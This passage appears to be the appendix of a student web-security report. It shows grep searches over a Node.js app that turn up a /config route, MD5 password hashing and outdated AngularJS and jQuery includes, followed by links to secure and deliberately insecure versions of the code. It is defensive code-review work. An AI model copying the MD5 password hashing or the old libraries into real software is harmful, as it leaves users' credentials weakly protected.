4.1.6	<pre>(fay㉿kali)-[~/Desktop/Fay_web_testing] \$ grep -R -n "app.get('/config'". ./Fay_web_testing/app.js:170:app.get('/config', (req, res) => {</pre>
4.1.7	<pre>(fay㉿kali)-[~/Desktop/Fay_web_testing] \$ grep -R -n "createHash('md5')". ./Fay_web_testing/node_modules/uuid/lib/md5.js:22: return crypto.createHash('md5').update(bytes).digest(); ./Fay_web_testing/node_modules/sshpk/lib/utils.js:117: D = crypto.createHash('md5').update(D).digest(); ./Fay_web_testing/node_modules/needle/test/auth_digest_spec.js:11: return createHash('md5').update(string).digest('hex'); ./Fay_web_testing/node_modules/needle/lib/auth.js:19: return createHash('md5').update(string).digest('hex'); ./Fay_web_testing/node_modules/request/lib/helpers.js:31: return crypto.createHash('md5').update(str).digest('hex') ./Fay_web_testing/app.js:69: const passwordHash = crypto.createHash('md5').update(password).digest('hex'); ./Fay_web_testing/app.js:81: const passwordHash = crypto.createHash('md5').update(password).digest('hex');</pre>
4.2.1	<pre>(fay㉿kali)-[~/Desktop/Fay_web_testing] \$ grep -r -n -i -E "(jquery angular js googleapis)" . ./Fay_web_testing/views/layout.ejs:8: <script src="https://ajax.googleapis.com/ajax/libs/angularjs/1.7.0/angular.min.js"></script> ./Fay_web_testing/views/layout.ejs:9: <script src="https://ajax.googleapis.com/ajax/libs/jquery/1.11.0/jquery.min.js"></script></pre>

Appendix B: Source Code Links

This appendix provides links to the files used in the practical analysis within this report. These links include a comparison between code written with secure practices and code containing security vulnerabilities.

Secure Code Link:

https://drive.google.com/file/d/1v0zcnhLNrgpzeWI_UIGIwjPxYSpppXlp/view?usp=drive_link

Insecure Code Link:

https://drive.google.com/file/d/1JBmE8gvISuetM8e_nSsHn_N7fUzS8TVR/view?usp=drive_link